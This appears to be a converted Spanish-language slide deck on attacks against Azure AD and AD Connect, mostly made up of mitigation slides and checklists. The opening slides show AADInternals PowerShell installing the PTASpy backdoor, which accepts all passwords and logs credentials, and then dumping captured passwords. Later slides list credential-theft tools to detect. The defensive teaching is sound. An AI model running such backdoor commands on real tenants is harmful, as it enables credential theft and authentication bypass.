
PS C:\Users\bhusa.BLACKHAT> whoami
blackhat\bhusa

PS C:\Users\bhusa.BLACKHAT> Install-AADIntPTASpy
WARNING: Microsoft Visual C++ 2015 Redistributable (x64) seems not to be installed! If PTASpy installation fails, install from: https://download.microsoft.com/download/6/A/A/6AA4EDFF-645B-48C5-81CC-ED5963AEAD48/vc_redist.x64.exe
Are you sure you want to install PTASpy to this computer? Type YES to continue or CTRL+C to abort: yes
Installation successfully completed!
All passwords are now accepted and credentials collected to C:\PTASpy\PTASpy.csv

PS C:\Users\bhusa.BLACKHAT> |
```

```
PS C:\Users\Administrator> Get-AADIntPTASpyLog -DecodePasswords

UserName      Password      Time
-----
garth.barks@b sadffdsaf     6/20/2020 4:03:09 AM
garth.barks@b sadffdsaf     6/20/2020 4:03:11 AM
garth.barks@b ThisIsMyOnPremPW 6/20/2020 4:14:53 AM
```




# Ataques al AD Connect - Golden SAML

## Herramienta: AAD Internals

Enlace: <https://github.com/Gerenios/AADInternals>

Autor: Dr Nestori Syynimaa

Características: Exporta el certificado utilizados por los servidores de federación utilizados para firmar los token y descifrar los token de autenticación.





# + SEGURIDAD




## Controles de seguridad para Mitigarlos


Principales Controles de seguridad para mitigar los ataques comunes



# Mitigación a Ataques de Enumeración



**Azure portal**  
**Azure Resource Manager provider**  
**Classic deployment model APIs**  
**Azure PowerShell**  
**Azure CLI**  
**Visual Studio subscriptions administrator**  
**portal**  
**Azure DevOps**  
**Azure Data Factory portal**



**Azure Active Directory PowerShell for Graph module (AzureAD)**  
**Microsoft Azure Active Directory Module for Windows PowerShell**  
**module (MSOnline)**

# Mitigación a Ataques de Enumeración

```
Windows PowerShell
PS C:\Users\> Set-MsolCompanySettings -UsersPermissionToReadOtherUsersEnabled $false
PS C:\Users\> Get-MsolCompanyInformation

DisplayName           : AD Test Lab
PreferredLanguage     : en
Street                :
City                  :
State                 :
PostalCode            :
Country               : PA
CountryLetterCode     :
TelephoneNumber       :
MarketingNotificationEmails : {}
TechnicalNotificationEmails : {}
SelfServePasswordResetEnabled : True
UsersPermissionToCreateGroupsEnabled : True
UsersPermissionToCreateLOBAppsEnabled : False
UsersPermissionToReadOtherUsersEnabled : False
UsersPermissionToUserConsentToAppEnabled : True
DirectorySynchronizationEnabled : True
DirSyncServiceAccount :
LastDirSyncTime       : 1/15/2021 7:13:14 PM
LastPasswordSyncTime  : 1/15/2021 6:41:06 PM
PasswordSynchronizationEnabled : True
```

```
Windows PowerShell
PS C:\> az ad user list
Insufficient privileges to complete the operation.
```

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS > Connect-MsolService
PS > Get-MsolUser
Get-MsolUser : Access Denied. You do not have permissions to call this cmdlet.
At line:1 char:1
+ Get-MsolUser
+ ~~~~~
+ CategoryInfo          : OperationStopped: (:) [Get-MsolUser], MicrosoftOnline
+ FullyQualifiedErrorId : Microsoft.Online.Administration.Automation.AccessDeni
stration.Automation.GetUser
```

```
Windows PowerShell
PS C:\> Get-AzureADUser
Get-AzureADUser : Error occurred while executing GetUsers
Code: Authorization_RequestDenied
Message: Insufficient privileges to complete the operation.
RequestId: 410e91d7-a760-4cc9-89f0-25f3e6bb4c0d
DateTimeStamp: Sat, 16 Jan 2021 03:29:04 GMT
HttpStatusCode: Forbidden
HttpStatusDescription: Forbidden
HttpResponseStatus: Completed
At line:1 char:1
+ Get-AzureADUser
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Get-AzureADUser]
+ FullyQualifiedErrorId : Microsoft.Open.AzureAD16.Client.A
```

# Mitigación a Ataques de Saltarse MFA

- **Educación a sus usuarios sobre la seguridad de la información y el phishing.**
- **Exigir a los usuarios que realicen MFA**
- **Política de acceso condicional en conjunto con Intune.**
  - **IP Fence, Hybrid Domain Join, Device Enrollment into Intune or Windows 10 Compliance Checking**
- **Política basada en riesgos (Azure Identity Protection)**
- **Custom Branding**
- **FIDO2/U2F (Ex: Yubico) para cuentas privilegiadas**



# Mitigación a Ataques de Fuerza Bruta

- **Implementar políticas de contraseñas robustas. (Password Guidance)**
- **Forzar el uso de MFA para todas las aplicaciones en la nube.**
- **Configurar Azure Active Directory Password Protection**
  - Smart Lockout**
  - Banned passwords for cloud changes**
  - Banned passwords for on-premises changes**
- **Block legacy authentication**
- **Implementar políticas de riesgo de usuario e inicio de sesión mediante (Azure Identity Protection)**

# Mitigación a Ataques al Servidor AD Connect

- **Convertir la cuenta de servicio de AD Connect en gMSA**
  - Contraseñas administradas por AD
- **Limitar o restringir el acceso a los servidores Azure AD Connect.**
  - Manejar los servidores AD Connect como activos de Nivel 0 (como un controlador de dominio).
- **Configurar auditoría avanzada en los AD Connect.**
- **Implementar alertas de monitoreo para detectar manipulación de DPAPI**
- **Mantener actualizado el AD Connect a la última versión disponible estable.**
- **Implementar Hardening de Windows server para los servidores AD Connect.**

# Mitigación a Ataques al Servidor AD Connect

- **Utilice Password hash Sync en lugar de la autenticación Pass-Through Authentication.**
- **Enviar todos los registros de auditoría unificados de O365 y los registros de Azure a un SIEM para crear detecciones de ataques.**
- **Periódicamente ejecutar las evaluaciones de detección de compromisos de tipo backdoors como lo son las siguientes:**
  - CISA's Sparrow,
  - Open-source utility Hawk, and
  - CrowdStrike's Azure Reporting Tool (CRT).
- **Limitar las cuentas que se sincronizan.**
- **No sincronizar cuentas privilegiadas ni de servicios en la nube de Azure.**

# Mitigación a Ataques al Servidor AD Connect

- **Utilice Password hash Sync en lugar de la autenticación Pass-Through Authentication.**
- **Enviar todos los registros de auditoría unificados de O365 y los registros de Azure a un SIEM para crear detecciones de ataques.**
- **Periódicamente ejecutar las evaluaciones de detección de compromisos de tipo backdoors como lo son las siguientes:**
  - CISA's Sparrow,
  - Open-source utility Hawk, and
  - CrowdStrike's Azure Reporting Tool (CRT).
- **Limitar las cuentas que se sincronizan.**
- **No sincronizar cuentas privilegiadas ni de servicios en la nube de Azure.**

# Lista de Verificación de Mitigaciones por Ataques

<b>Ataques de Reconocimiento.</b>
<input type="checkbox"/> Restringir o bloquear el acceso a los portales administrativos a usuarios no administrativos.
<input type="checkbox"/> Restringir el acceso a portales administrativos mediante acceso condicional.
<input type="checkbox"/> Restringir el acceso de lectura por defecto de usuarios estándar mediante <b>Set-MsolCompanySettings</b>
<b>Ataques para Saltarse Segundo Factor Autenticación (MFA Bypass)</b>
<input type="checkbox"/> Política de acceso condicional en conjunto con Intune.
IP Fence, Hybrid Domain Join, Device Enrollment into Intune or Windows 10 Compliance Checking
<input type="checkbox"/> Política basada en riesgos (Azure Identity Protection)
<input type="checkbox"/> Custom Branding
<input type="checkbox"/> FIDO2/U2F (Ex: Yubico) para cuentas privilegiadas
<b>Ataques de Phishing</b>
<input type="checkbox"/> Educar a sus usuarios sobre la seguridad de la información y el phishing.
<input type="checkbox"/> Custom Branding
<input type="checkbox"/> Política basada en riesgos (Azure Identity Protection)
<input type="checkbox"/> Audite los permisos consentidos para las aplicaciones y el acceso de los usuarios a las aplicaciones.
<input type="checkbox"/> Revisar los permisos de la aplicación
<input type="checkbox"/> Supervisar los registros de aplicaciones.



# Lista de Verificación de Mitigaciones por Ataques

Ataques de Fuerza Bruta (Password Spray)
<input type="checkbox"/> Implementar políticas de contraseña robustas. (Password Guidance)
<input type="checkbox"/> FIDO para cuentas privilegiadas.
<input type="checkbox"/> Forzar el uso de MFA para todas las aplicaciones en la nube.
<input type="checkbox"/> Habilite MFA para todos los usuarios a través del acceso condicional o en políticas de riesgos de (Azure Identity Protection).
<input type="checkbox"/> Deshabilitar la autenticación heredada (Block Legacy Authentication) por completo a través del acceso condicional.
<input type="checkbox"/> Habilite el restablecimiento de contraseña mediante autoservicio (SSPR).
<input type="checkbox"/> Configurar Azure Active Directory Password Protection <ul style="list-style-type: none"><li>○ Smart Lockout</li><li>○ Banned passwords for cloud changes</li><li>○ Banned passwords for on-premises changes</li></ul>
<input type="checkbox"/> Habilitar Azure AD Connect Health para ADFS y ADFS Smart Lockout
<input type="checkbox"/> Implementar políticas de riesgo de usuario e inicio de sesión mediante (Azure Identity Protection)
<input type="checkbox"/> Recoleta y enviar los eventos de Azure AD a un SIEM o utilice Azure Log Analytics o Azure Sentinel

# Lista de Verificación de Mitigaciones por Ataques

Ataques al Azure AD Connect (Backdoors)
<input type="checkbox"/> Limitar o restringir el acceso a los servidores Azure AD Connect.
<input type="checkbox"/> Solicitar MFA para todas las cuentas privilegiadas de la nube.
<input type="checkbox"/> Configurar PIM para todas las cuentas privilegiadas de la nube.
<input type="checkbox"/> Manejar los servidores AD Connect como activos de Nivel 0 (como un controlador de dominio).
<input type="checkbox"/> Cree cuentas de administrador global dedicadas independientes.
<input type="checkbox"/> Las cuentas de administradores Globales solo deben existir en la nube no deben ser cuentas sincronizadas de su premisa.
<input type="checkbox"/> Utilice Password hash Sync en lugar de la autenticación Pass-Through Authentication.
<input type="checkbox"/> Envíe todos los registros de auditoría unificados de O365 y los registros de Azure a un SIEM para crear detecciones de ataques.
<input type="checkbox"/> Periódicamente ejecutar las evaluaciones de detección de compromisos de tipo backdoors como lo son las siguientes:
<input type="checkbox"/> <ul style="list-style-type: none"><li>○ CISA's Sparrow,</li><li>○ Open-source utility Hawk, and</li><li>○ CrowdStrike's Azure Reporting Tool (CRT).</li></ul>
<input type="checkbox"/> Limitar las cuentas que se sincronizan.
<input type="checkbox"/> FIDO para cuentas privilegiadas.
<input type="checkbox"/> No sincronizar cuentas privilegiadas ni de servicios en la nube de Azure.
<input type="checkbox"/> Recoleta y enviar los eventos de Azure AD a un SIEM o utilice Azure Log Analytics o Azure Sentinel

# Lista de Verificación de Mitigaciones por Ataques

## Extracción de contraseña de Azure AD Connect

☐ Cree alertas de monitoreo en su SIEM para detectar las herramientas utilizadas actualmente para extraer credenciales de los AD Connect:

- AAD Internals
- Adconnectdump
- Mimikatz

☐ Convertir la cuenta de servicio de AD Connect en gMSA

- Contraseñas administradas por Active Directory

☐ Limitar o restringir el acceso a los servidores Azure AD Connect.

☐ Manejar los servidores AD Connect como activos de Nivel 0 (como un controlador de dominio).

☐ Configurar auditoría avanzada de eventos de seguridad en los AD Connect.

☐ Implementar alertas de monitoreo para detectar manipulación de DPAPI

☐ Mantener actualizado el AD Connect a la última versión disponible estable.

☐ Implementar Hardening de Windows server para los servidores AD Connect.

☐ Recoleta y enviar los eventos de Azure AD a un SIEM o utilice Azure Log Analytics o Azure Sentinel



**DEMO**

